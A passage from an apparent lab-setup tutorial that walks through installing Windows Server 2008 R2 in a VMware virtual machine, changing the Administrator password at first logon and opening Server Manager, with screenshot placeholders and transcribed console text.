
Name:	Windows Server 2008 R2 x64
Location:	F:\KalyanVMs\Windows Server 2008 R2 x64
Version:	Workstation 15.x
Operating System:	Windows Server 2008 R2 x64
Hard Disk:	40 GB, Split
Memory:	2048 MB
Network Adapter:	NAT
Other Devices:	CD/DVD, USB Controller, Printer, Sound Card

Once the Windows Server is installed and the virtual machine reboots, it will prompt you to change the password of the user. The default user in windows server 2008 is Administrator.




The user's password must be changed before logging on the first time.

Click on OK and Enter the new password.




Once you are logged in into the Windows Server, click on Start Menu and go to Administrativ-e Tools and select the Server Manager.



This will open the Server Manager window as shown below.

> *"If you spend more on coffee than on IT security, you will be hacked. What's more, you deserve to be hacked."*
>
> *- Richard Clarke*



Server Manager (WIN-8HMB2QJJNT2)

Get an overview of the status of this server, perform top management tasks, and add or remove server roles and features.

Server Summary

Computer Information

Full Computer Name: WIN-8HMB2QJJNT2

Workgroup: WORKGROUP

Local Area Connection: IPv4 address assigned by DHCP, IPv6 enabled

Remote Desktop: Disabled

Server Manager Remote Management: Disabled

Product ID: Not activated

□ Do not show me this console at logon

Security Information

Windows Firewall: Public: On

Windows Updates: Not configured

